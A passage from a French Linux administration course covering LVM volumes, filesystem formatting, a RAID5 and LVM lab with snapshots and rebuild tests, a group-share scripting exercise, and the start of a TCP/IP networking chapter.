PV /dev/sdc            lvm2 [4,00 GiB]
PV /dev/sdb            lvm2 [4,00 GiB]
Total: 2 [8,00 GiB] / in use: 0 [0] / in no VG: 2 [8,00 GiB]
```

Retirer/replacer un PV

```
# pvremove /dev/sdb
Labels on physical volume "/dev/sdb" successfully wiped
# pvscan
PV /dev/sdc            lvm2 [4,00 GiB]
Total: 1 [4,00 GiB] / in use: 0 [0] / in no VG: 1 [4,00 GiB]
# pvcreate /dev/sdb
Physical volume "/dev/sdb" successfully created
# pvscan
PV /dev/sdc            lvm2 [4,00 GiB]
PV /dev/sdb            lvm2 [4,00 GiB]
Total: 2 [8,00 GiB] / in use: 0 [0] / in no VG: 2 [8,00 GiB]
```

Phase 2 : Volume Group

Création du VG vg1

```
# vgcreate vg1 /dev/sd[b-c]
Volume group "vg1" successfully created
```

Vérification du VG

```
# vgs
VG #PV #LV #SN Attr VSize VFree
vg1 2 0 0 wz--n- 7,99g 7,99g
# vgdisplay
--- Volume group ---
VG Name vg1
System ID
Format lvm2
Metadata Areas 2
Metadata Sequence No 1
VG Access read/write
VG Status resizable
MAX LV 0
Cur LV 0
Open LV 0
Max PV 0
Cur PV 2
Act PV 2
VG Size 7,99 GiB
PE Size 4,00 MiB
Total PE 2046
```

Phase 3 : Logical Volumes

Création des LV

```
# lvcreate -L 1G -n share1 vg1
Logical volume "share1" created
# lvcreate -L 1G -n share2 vg1
Logical volume "share2" created
# lvcreate -L 1G -n share3 vg1
Logical volume "share3" created
# lvcreate -L 1G -n share4 vg1
Logical volume "share4" created
```

Vérification

```
# lvscan
ACTIVE '/dev/vg1/share1' [1,00 GiB] inherit
ACTIVE '/dev/vg1/share2' [1,00 GiB] inherit
ACTIVE '/dev/vg1/share3' [1,00 GiB] inherit
ACTIVE '/dev/vg1/share4' [1,00 GiB] inherit
# lvdisplay
--- Logical volume ---
LV Path /dev/vg1/share1
LV Name share1
VG Name vg1
LV UUID h4CES1-CK8z-Rusd-PbtY-N2uH-sXFE-IEgWrY
LV Write Access read/write
LV Creation host, time localhost.localdomain, 2015-03-08 15:34:13 +0100
LV Status available
# open 0
LV Size 1,00 GiB
Current LE 256
Segments 1
Allocation inherit
Read ahead sectors auto
- currently set to 8192
Block device 253:0

--- Logical volume ---
LV Path /dev/vg1/share2
LV Name share2
VG Name vg1
LV UUID YzrnXb-DUNc-jKuf-RJvx-8P0s-yKdC-ZZ1Jm7
```

```

LV Write Access      read/write
LV Creation host, time localhost.localdomain, 2015-03-08 15:34:18 +0100
LV Status           available
# open              0
LV Size             1,00 GiB
Current LE          256
Segments            1
Allocation          inherit
Read ahead sectors  auto
- currently set to  8192
Block device        253:1

--- Logical volume ---
LV Path             /dev/vg1/share3
LV Name             share3
VG Name             vg1
LV UUID             rLoohn-WwzK-wgv7-GYjc-6jU3-Hc3x-7RdZkP
LV Write Access     read/write
LV Creation host, time localhost.localdomain, 2015-03-08 15:34:22 +0100
LV Status           available
# open              0
LV Size             1,00 GiB
Current LE          256
Segments            1
Allocation          inherit
Read ahead sectors  auto
- currently set to  8192
Block device        253:2

--- Logical volume ---
LV Path             /dev/vg1/share4
LV Name             share4
VG Name             vg1
LV UUID             Yd0L8h-TZ7v-zUvj-6YYP-WBut-D3mn-GAZUaF
LV Write Access     read/write
LV Creation host, time localhost.localdomain, 2015-03-08 15:34:25 +0100
LV Status           available
# open              0
LV Size             1,00 GiB
Current LE          256
Segments            1
Allocation          inherit
Read ahead sectors  auto
- currently set to  8192
Block device        253:3

```

Phase 4 : Formatage

```

# mkfs.ext4 /dev/vg1/share1
mke2fs 1.42.9 (28-Dec-2013)
Étiquette de système de fichiers=
Type de système d'exploitation : Linux
Taille de bloc=4096 (log=2)
Taille de fragment=4096 (log=2)
« Stride » = 0 blocs, « Stripe width » = 0 blocs
65536 i-noeuds, 262144 blocs
13107 blocs (5.00%) réservés pour le super utilisateur
Premier bloc de données=0
Nombre maximum de blocs du système de fichiers=268435456
8 groupes de blocs
32768 blocs par groupe, 32768 fragments par groupe
8192 i-noeuds par groupe
Superblocs de secours stockés sur les blocs :
    32768, 98304, 163840, 229376

Allocation des tables de groupe : complété
Écriture des tables d'i-noeuds : complété
Création du journal (8192 blocs) : complété
Écriture des superblocs et de l'information de comptabilité du système de
fichiers : complété

```

```

# mkfs.xfs /dev/vg1/share2
meta-data=/dev/vg1/share2      isize=256    agcount=4, agsize=65536 blks
                           =           sectsz=512   attr=2, projid32bit=1
                           =           crc=0
data      =           bsize=4096   blocks=262144, imaxpct=25
                           =           sunit=0    swidth=0 blks

```

```

naming  =version 2          bsize=4096  ascii-ci=0 ftype=0
log     =internal log       bsize=4096  blocks=2560, version=2
      =
realtime =none             sectsz=512  sunit=0 blks, lazy-count=1
                           extsz=4096  blocks=0, rtextents=0

```

```

# mkfs.btrfs /dev/vg1/share3

WARNING! - Btrfs v3.12 IS EXPERIMENTAL
WARNING! - see http://btrfs.wiki.kernel.org before using

Turning ON incompat feature 'extref': increased hardlink limit per file to 65536
fs created label (null) on /dev/vg1/share3
    nodesize 16384 leafsize 16384 sectorsize 4096 size 1.00GiB
Btrfs v3.12

```

Phase 5 : Points de montage

Création des points de montage

```

# mkdir /opt/share1
# mkdir /opt/share2
# mkdir /opt/share3
# mkdir /opt/share4
# mount -t ext4 /dev/vg1/share1 /opt/share1
# mount -t xfs /dev/vg1/share2 /opt/share2
# mount -t btrfs /dev/vg1/share3 /opt/share3

```

```

# tail -n 3 /proc/mounts
/dev/mapper/vg1-share1 /opt/share1 ext4 rw,seclabel,relatime,data=ordered 0 0
/dev/mapper/vg1-share2 /opt/share2 xfs rw,seclabel,relatime,attr2,inode64,noquota 0 0
/dev/mapper/vg1-share3 /opt/share3 btrfs rw,seclabel,relatime,space_cache 0 0

```

```

# findmnt
TARGET           SOURCE      FSTYPE      OPTIONS
/                /dev/sda3   xfs         rw,relatime,seclabel,attr2,inode64,noquota
└─/proc          proc        proc        rw,nosuid,nodev,noexec,relatime
| └─/proc/sys/fs/binfmt_misc  systemd-1  autofs     rw,relatime,fd=32,pgrp=1,timeo...
|   └─/proc/sys/fs/binfmt_misc binfmt_misc binfmt_misc rw,relatime
| └─/proc/fs/nfsd          sunrpc     nfsd      rw,relatime
└─/sys           sysfs      sysfs     rw,nosuid,nodev,noexec,relatime,seclabel
| └─/sys/kernel/security    securityfs securityfs rw,nosuid,nodev,noexec,relatime
| └─/sys/fs/cgroup          tmpfs      tmpfs      rw,nosuid,nodev,noexec,seclabel,mode=755
|   └─/sys/fs/cgroup/systemd cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib...
|   └─/sys/fs/cgroup/cpuset  cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,cpuset
|     └─/sys/fs/cgroup/cpu,cpuacct cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,cpuacct,cpu
|     └─/sys/fs/cgroup/memory  cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,memory
|     └─/sys/fs/cgroup/devices cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,devices
|     └─/sys/fs/cgroup/freezer cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,freezer
|     └─/sys/fs/cgroup/net_cls cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,net_cls
|     └─/sys/fs/cgroup/blkio   cgroup     cgroup     rw,nosuid,nodev,noexec,relatime,blkio
|     └─/sys/fs/cgroup/perf_event cgroup   cgroup     rw,nosuid,nodev,noexec,relatime,perf_event
|     └─/sys/fs/cgroup/hugetlb  cgroup   cgroup     rw,nosuid,nodev,noexec,relatime,hugetlb
| └─/sys/fs/pstore          pstore     pstore    rw,nosuid,nodev,noexec,relatime
| └─/sys/kernel/config       configfs   configfs  rw,relatime
| └─/sys/fs/selinux          selinuxfs  selinuxfs rw,relatime
| └─/sys/kernel/debug        debugfs    debugfs   rw,relatime
| └─/sys/fs/fuse/connections fusectl   fusectl   rw,relatime
└─/dev              devtmpfs  devtmpfs  rw,nosuid,seclabel,size=7933072k,nr_inodes=1983268,mode=755
| └─/dev/shm          tmpfs      tmpfs      rw,nosuid,nodev,seclabel
| └─/dev/pts          devpts     devpts     rw,nosuid,noexec,relatime,seclabel,gid=5,mode=620,ptmxmode=0
| └─/dev/mqueue        mqueue     mqueue    rw,relatime,seclabel
| └─/dev/hugepages     hugetlbf  hugetlbf  rw,relatime,seclabel
└─/run             tmpfs      tmpfs      rw,nosuid,nodev,seclabel,mode=755
| └─/run/user/1000/gvfs  gvfsd-fuse fuse.gvfsd- rw,nosuid,nodev,relatime,user_id=1000,group_id=1000
└─/tmp             tmpfs      tmpfs      rw,seclabel
└─/var/lib/nfs/rpc_pipefs sunrpc   rpc_pipefs rw,relatime
└─/home            /dev/sda5   xfs       rw,relatime,seclabel,attr2,inode64,noquota
└─/opt/share1       /dev/mapper/vg1-share1
                    ext4      ext4      rw,relatime,seclabel,data=ordered
└─/opt/share2       /dev/mapper/vg1-share2
                    xfs      xfs      rw,relatime,seclabel,attr2,inode64,noquota
└─/opt/share3       /dev/mapper/vg1-share3
                    btrfs     btrfs     rw,relatime,seclabel,space_cache

```

6. Cas 2 : RAID5 et LVM

Dans ce scénario que l'on reprend à titre démonstratif ou comme exercice on utilise des disques en RAID 5 logiciel. On peut utiliser les /dev/sdd et /dev/sde des cas précédents.

Scénario

Pour réaliser ce lab RAID LVM de base, une machine virtuelle Linux et un espace disque libre de 16 Go sur l'ordinateur hôte sont nécessaires.

Le lab consiste à manipuler cinq disques durs de 4Go (de taille égale si vous changez les dimensions) en RAID5 et LVM :


- soit créés dans le logiciel de virtualisation et attachés à la machine virtuelle
- soit créés "virtuellement sur le système de fichier de la machine virtuelle (sous condition que son disque dur dispose de suffisamment de capacité).

Le scénario est le suivant :


1. Le premier disque (sda/vda/hda) est réservé pour le système.
2. Un array RAID5 logiciel avec 3 disques est construit.
3. Il est considéré comme un Physical Volume
4. Une partition XFS (LV) est créée dans un Volume Group constitué de cet array. Elle est montée au démarrage dans le système de fichier.
5. La manipulation suivante consiste à étendre à chaud la partition sur les trois disques en ajoutant un disque supplémentaire dans l'array.
6. On peut créer des instantanés (snapshot) et les monter sur le système de fichier.
7. Pourquoi ne pas forcer la reconstruction RAID en retirant le premier disque de l'array ?
8. Enfin, on tentera de monter une stratégie de copies cohérentes instantanées avec LVM à l'aide d'un script.
9. On imaginerait un scénario de création de partition à la demande (script).
10. La prochaine étape consisterait à s'intéresser à de solutions d'automation de type cloud (stockage VM / containers).
11. L'exercice peut aussi s'attarder sur les fonctionnalités riches de XFS (réparation, surveillance, quotas, support des disques SSD).

Schéma


Array RAID5



Partition RAID5: Physical Volume / Volume Group



Couche LVM : Volume Group partitionnés en Logical Volumes



1. Configuration de 3 disques de 4Go en RAID5 logiciel

[http://fr.wikipedia.org/wiki/RAID_\(informatique\)](http://fr.wikipedia.org/wiki/RAID_(informatique))

```
apt-get install mdadm
```

```
ls /dev/{s,v,h}d*
```

Création d'une partition "fd (RAID Linux autodéTECTé)" pour chaque disque :

```
fdisk -l
fdisk /dev/sdb
fdisk /dev/sdc
fdisk /dev/sdd
```

Création de l'array :

```
mdadm --create /dev/md0 --level=5 --assume-clean --raid-devices=3 /dev/sd[bcd]1
```

Combien de capacité sur cet array ?

2. Configuration LVM à 4Go

[LVM Adminsitration Guide RHEL6 \(fr\)](#)

```
apt-get install lvm2 || yum install lvm2
```

- PV : Physical Volume ← point de vue physique
- VG : Volume Group
- LV : Logical Volume (FS) ← point de vue logique

2.1. Ajout de l'array dans un PV

```
pvcreate /dev/md0
```

```
pvdisplay /dev/md0

"/dev/md0" is a new physical volume of "7,99 GiB"
--- NEW Physical volume ---
PV Name           /dev/md0
VG Name
PV Size          7,99 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0-
PV UUID          AxIQeZ-W0CB-Fhld-pw9q-UilR-0b5i-HRP0E3
```

2.2. Création du VG

```
vgcreate data1 /dev/md0

Volume group "data1" successfully created
```

```
vgdisplay data1

--- Volume group ---
VG Name           data1
System ID
Format           lvm2
Metadata Areas   1
Metadata Sequence No 1
VG Access        read/write
VG Status        resizable
MAX LV
Cur LV
Open LV
Max PV
Cur PV
Act PV
VG Size          7,99 GiB
PE Size          4,00 MiB
Total PE         2046
Alloc PE / Size  0 / 0
Free PE / Size   2046 / 7,99 GiB
VG UUID          u82fND-XNE6-h39B-PPtF-6if3-heYn-Tq3X5n
```

2.3. Création de la partition de 4G

```
lvcreate -n Vol1 -L 4g data1

Logical volume "Vol1" created
```

```
lvdisplay /dev/data1/Vol1

--- Logical volume ---
LV Name           /dev/data1/Vol1
VG Name           data1
```

```

LV UUID          OPfKpH-fEid-1LOS-91Fh-Lp5B-qzs9-spK12n
LV Write Access  read/write
LV Status        available
# open           0
LV Size          4,00 GiB
Current LE       1024
Segments         1
Allocation       inherit
Read ahead sectors auto
- currently set to 4096
Block device    252:2

```

3. Système de fichier XFS

http://techpubs.sgi.com/library/tpl/cgi-bin/browse.cgi?coll=linux&db=bks&cmd=toc&pth=/SGI_Admin/LX_XFS_AG

```
apt-get install xfsprogs
```

Formatage XFS

```

mkfs.xfs -L data1 /dev/data1/Vol1

log stripe unit (524288 bytes) is too large (maximum is 256KiB)
log stripe unit adjusted to 32KiB
meta-data=/dev/data1/Vol1      isize=256    agcount=8, agsize=130944 blks
                                sectsz=512  attr=2, projid32bit=0
data              =             bsize=4096   blocks=1047552, imaxpct=25
                                sunit=128   swidth=256 blks
naming            =version 2   bsize=4096   ascii-ci=0
log               =internal log bsize=4096   blocks=2560, version=2
                                =             sectsz=512   sunit=8 blks, lazy-count=1
realtime          =aucun      extsz=4096   blocks=0, rtextents=0

```

Point de montage

```
mkdir /mnt/data1
```

```
mount /dev/data1/Vol1 /mnt/data1
```

```

df -h

Sys. de fichiers      Taille Utilisé Dispo Utile Monté sur
/dev/mapper/ubuntu-root 19G   1,3G   17G   8% /
udev                  240M   4,0K   240M   1% /dev
tmpfs                 100M   360K   99M   1% /run
none                  5,0M   0      5,0M   0% /run/lock
none                  248M   0      248M   0% /run/shm
/dev/sda1              228M   26M   190M   13% /boot
/dev/mapper/data1-Vol1 4,0G   33M   4,0G   1% /mnt/data1

```

Commande lvs

LV	VG	Attr	LSize	Pool	Origin	Data%	Move	Log	Copy%	Convert
Vol1	data1	-wi-ao---	4,00g							

```
touch /mnt/data1/test.txt
```

ou encore

```
dd if=/dev/urandom bs=1024 count=1000 of=/mnt/data1/fichier.bin
```

```
ls -l /mnt/data1/
```

Montage au démarrage

```
echo '/dev/data1/Vol1 /mnt/data1 xfs defaults 0 0' >> /etc/fstab
```

4. Ajout d'un 4e disque de 4Go

4.1. Création d'un partition /dev/sde1

```
fdisk /dev/sde
```

4.2. Ajout du disque dans l'array

```
mdadm --manage /dev/md0 --add /dev/sde1
```

4.3. Extension l'array sur les partitions

```
mdadm --grow /dev/md0 --raid-devices=4
```

4.4. Extension du PV

```
pvresize /dev/md0

Physical volume "/dev/md0" changed
 1 physical volume(s) resized / 0 physical volume(s) not resized
```

```
pvdisplay /dev/md0

--- Physical volume ---
PV Name           /dev/md0
VG Name           data1
PV Size          11,99 GiB / not usable 512,00 KiB
Allocatable       yes
PE Size          4,00 MiB
Total PE         3069
Free PE          2045
Allocated PE     1024
PV UUID          AxIQeZ-W0CB-Fhld-pw9q-UilR-0b5i-HRP0E3
```

4.5. Extension du VG :

Le VG ne doit pas être étendu avec la commande `vgextend`.

4.6. Extension du LV :

```
lvresize -L 9g /dev/data1/Vol1

Extending logical volume Vol1 to 9,00 GiB
Logical volume Vol1 successfully resized
```

```
lvdisplay /dev/data1/Vol1

--- Logical volume ---
LV Name           /dev/data1/Vol1
VG Name           data1
LV UUID          0PfKpH-fEid-1L0S-91Fh-Lp5B-qzs9-spK12n
LV Write Access  read/write
LV Status         available
# open            1
LV Size          9,00 GiB
Current LE        2304
Segments          1
Allocation        inherit
Read ahead sectors auto
- currently set to 6144
Block device      252:2
```

```
df -h

Sys. de fichiers Taille Utilisé Dispø Utø% Monté sur
/dev/mapper/ubuntu-root 19G 1,3G 17G 8% /
udev 240M 4,0K 240M 1% /dev
tmpfs 100M 368K 99M 1% /run
none 5,0M 0 5,0M 0% /run/lock
none 248M 0 248M 0% /run/shm
/dev/sda1 228M 26M 190M 13% /boot
/dev/mapper/data1-Vol1 4,0G 33M 4,0G 1% /mnt/data1
```

4.7. Reformatage dynamique, extension du FS

```
xfs_growfs /mnt/data1

meta-data=/dev/mapper/data1-Vol1 isize=256    agcount=8, agsize=130944 blks
          =                     sectsz=512  attr=2
data     =                     bsize=4096   blocks=1047552, imaxpct=25
          =                     sunit=128   swidth=256 blks
naming   =version 2           bsize=4096   ascii-ci=0
log      =interne             bsize=4096   blocks=2560, version=2
          =                     sectsz=512   sunit=8 blks, lazy-count=1
realtime =aucun              extsz=4096   blocks=0, rtextents=0
blocs de données modifiés de 1047552 à 2359296
```

```
df -h

Sys. de fichiers Taille Utilisé Dispø Utø% Monté sur
/dev/mapper/ubuntu-root 19G 1,3G 17G 8% /
udev 240M 4,0K 240M 1% /dev
tmpfs 100M 368K 99M 1% /run
none 5,0M 0 5,0M 0% /run/lock
none 248M 0 248M 0% /run/shm
/dev/sda1 228M 26M 190M 13% /boot
/dev/mapper/data1-Vol1 9,0G 33M 9,0G 1% /mnt/data1
```

5. Snapshot

Instantané d'un LV, se monte comme n'importe quel LV.

5.1. Fichier de test

```
touch /mnt/data1/pour_voir_snapshot.txt
```

5.2. Crédation d'un snapshot de 1Go :

```
lvcreate -L 1g -s -n lv_snap1 /dev/data1/Vol1
```

5.3. Suppression du fichier de test :

```
rm /mnt/data1/pour_voir_snapshot.txt
```

5.4. Montage du snapshot

```
mkdir /mnt/lv_snap1/
```

```
xfs_admin -U generate /dev/data1/lv_snap1

Clearing log and setting UUID
writing all SBS
new UUID = 15066bfc-556f-4c9c-a1d9-f0a572fc3e14
```

```
mount -o nouuid /dev/data1/lv_snap1 /mnt/lv_snap1/
```

```
ls /mnt/lv_snap1/
```

On peut aussi redimensionner, fusionner un snapshot.

6. Test RAID

```
mdadm --manage --fail /dev/md0 /dev/sdb1
mdadm: set /dev/sdb1 faulty in /dev/md0
```

```
cat /proc/mdstat

Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid5 sde1[3] sdc1[1] sdd1[2] sdb1[0](F)
      12572160 blocks super 1.2 level 5, 512k chunk, algorithm 2 [4/3] [_UUU]

unused devices: <none>
Vous avez du courrier dans /var/mail/root
```

```
mdadm --manage --remove /dev/md0 /dev/sdb1
mdadm: hot removed /dev/sdb1 from /dev/md0
```

```
mdadm --manage --add /dev/md0 /dev/sdb1
mdadm: added /dev/sdb1
```

```
cat /proc/mdstat

Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid5 sdb1[4] sde1[3] sdc1[1] sdd1[2]
      12572160 blocks super 1.2 level 5, 512k chunk, algorithm 2 [4/3] [_UUU]
      [=]>..... recovery = 8.7% (368720/4190720) finish=0.5min speed=122906K/sec

unused devices: <none>
```

```
cat /proc/mdstat

Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid5 sdb1[4] sde1[3] sdc1[1] sdd1[2]
      12572160 blocks super 1.2 level 5, 512k chunk, algorithm 2 [4/3] [_UUU]
      [=====]>..... recovery = 27.4% (1152344/4190720) finish=0.3min speed=144043K/sec

unused devices: <none>
```

```
cat /proc/mdstat

Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid5 sdb1[4] sde1[3] sdc1[1] sdd1[2]
      12572160 blocks super 1.2 level 5, 512k chunk, algorithm 2 [4/3] [_UUU]
      [=====]>..... recovery = 36.4% (1527132/4190720) finish=0.2min speed=152713K/sec

unused devices: <none>
```

```
cat /proc/mdstat

Personalities : [linear] [multipath] [raid0] [raid1] [raid6] [raid5] [raid4] [raid10]
md0 : active raid5 sdb1[4] sde1[3] sdc1[1] sdd1[2]
      12572160 blocks super 1.2 level 5, 512k chunk, algorithm 2 [4/4] [UUUU]

unused devices: <none>
```

Notes

7. Cas 3 : automatisation

7.1. Partage

Afin de mettre en oeuvre nos compétences en administration et en automation du système, je vous propose un cas classique lié aux espaces de stockage.

Ces trois partitions vont héberger un partage entre plusieurs utilisateurs du groupe "omega".

Chaque point de montage /opt/share[1-3] appartient au groupe "omega". Ils sont partagés par deux utilisateurs "alfa" et "beta" appartenant au groupe secondaire "omega".

Chacun de ces points de montage est accessible via le dossier d'accueil personnel de ces utilisateurs en liens symboliques. Par exemple /home/alfa/share1, /home/alfa/share2, /home/alfa/share3 doivent pointer sur les points de montage /opt/share[1-3] correspondants.

Les utilisateurs peuvent lire le contenu du dossier et ajouter ou modifier des fichiers.

Il est demandé de fixer le "sticky bit" et le "SGID" sur ce dossier en démontrant leur utilité.

Il est demandé d'automatiser l'ajout d'un utilisateur dans ce partage en vérifiant son existence préalable et en créant les liens symboliques uniquement si nécessaire.

Solution en ligne de commande

```
groupadd omega
adduser -G omega alpha
adduser -G omega beta
passwd alph
passwd beta
ln -s /opt/share1 /home/alpha/share1
ln -s /opt/share2 /home/alpha/share2
ln -s /opt/share3 /home/alpha/share3
ln -s /opt/share1 /home/beta/share1
ln -s /opt/share2 /home/beta/share2
ln -s /opt/share3 /home/beta/share3
chown alpha:omega /opt/share1
chown alpha:omega /opt/share2
chown alpha:omega /opt/share3
chmod g+ws,+t,o-rx /opt/share1
chmod g+ws,+t,o-rx /opt/share2
chmod g+ws,+t,o-rx /opt/share3
```

Scripts d'ajout d'un utilisateur (1)

```
#!/bin/bash -xv
user-add() {
    ret=false
    getent passwd $1 && ret=true
    if $ret; then
        echo "Vérification des liens symboliques"
        ln-verif $1
    else
        adduser -G omega $1
        ln-verif $1
    fi
}

ln-verif () {
    ls -d /home/$1/share1 2> /dev/null || ln -s /opt/share1 /home/$1/share1
    ls -d /home/$1/share2 2> /dev/null || ln -s /opt/share2 /home/$1/share2
    ls -d /home/$1/share3 2> /dev/null || ln -s /opt/share3 /home/$1/share3
}
user-add $1
```

Scripts d'ajout d'un utilisateur (1)

```
#!/bin/bash -xv
grep -q $1 /etc/passwd || adduser -G omega $1
for x in share1 share2 share3;do ls -d /home/$1/$x 2> /dev/null || ln -s /opt/$x /home/$1/$x; done
```

7.2. Script de sauvegarde automatique LVM via snapshots

<http://www.partage-it.com/backup-lvm/>

8. ISO9960

9. Chiffrement

10. Disques réseau

https://linux.goffinet.org/services_partage.html

10.1. Montage NFS

https://www.howtoforge.com/install_nfs_server_and_client_on_debian_wheezy

10.2. Montage CIFS

http://midactstech.blogspot.be/2013/09/how-to-mount-windows-cifs-share-on_18.html

10.3. iSCSI

Configuration du réseau

1. Objectifs de certification

1.1. Linux Essentials

- Topic 4: The Linux Operating System (weight: 8)
 - 4.4 Your Computer on the Network

1.2. RHCSA EX200

- **5.Déployer, configurer et gérer des systèmes**
 - 5.1. Configurer une résolution de nom d'hôte et de mise en réseau de manière statique ou dynamique
 - 5.9. Configurer des services réseau afin qu'ils se lancent automatiquement au démarrage

1.3. LPIC 1

- *Sujet 109 : Notions élémentaires sur les réseaux*
 - 109.1 Notions élémentaires sur les protocoles Internet
 - 109.2 Configuration réseau élémentaire
 - 109.3 Résolution de problèmes réseaux simples
 - 109.4 Configuration de la résolution de noms

1.4. LPIC 2

- *Sujet 205 : Configuration réseau*
 - 205.1 Configuration réseau de base (valeur : 3)
 - 205.2 Configuration réseau avancée (valeur : 4)
 - 205.3 Résolution des problèmes réseau (valeur : 4)

2. Documentation

- https://access.redhat.com/documentation/fr-FR/Red_Hat_Enterprise_Linux/7/html/Networking_Guide/index.html

1. Introduction à TCP/IP

1. Protocoles Internet

Un protocole de communication est un ensemble de règles qui rendent les communications possibles car les intervenants sont censés les respecter.

Les protocoles définissent un sorte de langage commun que les intervenants utilisent pour se trouver, se connecter l'un à l'autre et y transporter des informations.

Les protocoles peuvent définir :

- des paramètres physiques comme des modulations, de type de supports physiques, des connecteurs, ...
- le comportement d'un certain type de matériel
- des commandes
- des machines à état
- des types de messages
- des en-têtes qui comportent des informations utiles au transport

Ceux-ci sont discutés et élaborés par des organismes de standardisation.


Les protocoles TCP/IP sont formalisés par l'IETF dans des documents publics qui prennent le nom de RFC ("requests for comments"). On désigne ces documents par un numéro de référence. Tous les RFCs ne sont pas nécessairement des standards ... pour un peu plus de détails sur les RFCs : https://fr.wikipedia.org/wiki/Request_for_comments.

Les protocoles LAN / WAN / PAN sont formalisés par l'IEEE (IEEE 802), par l'ITU, l'ANSI, ...

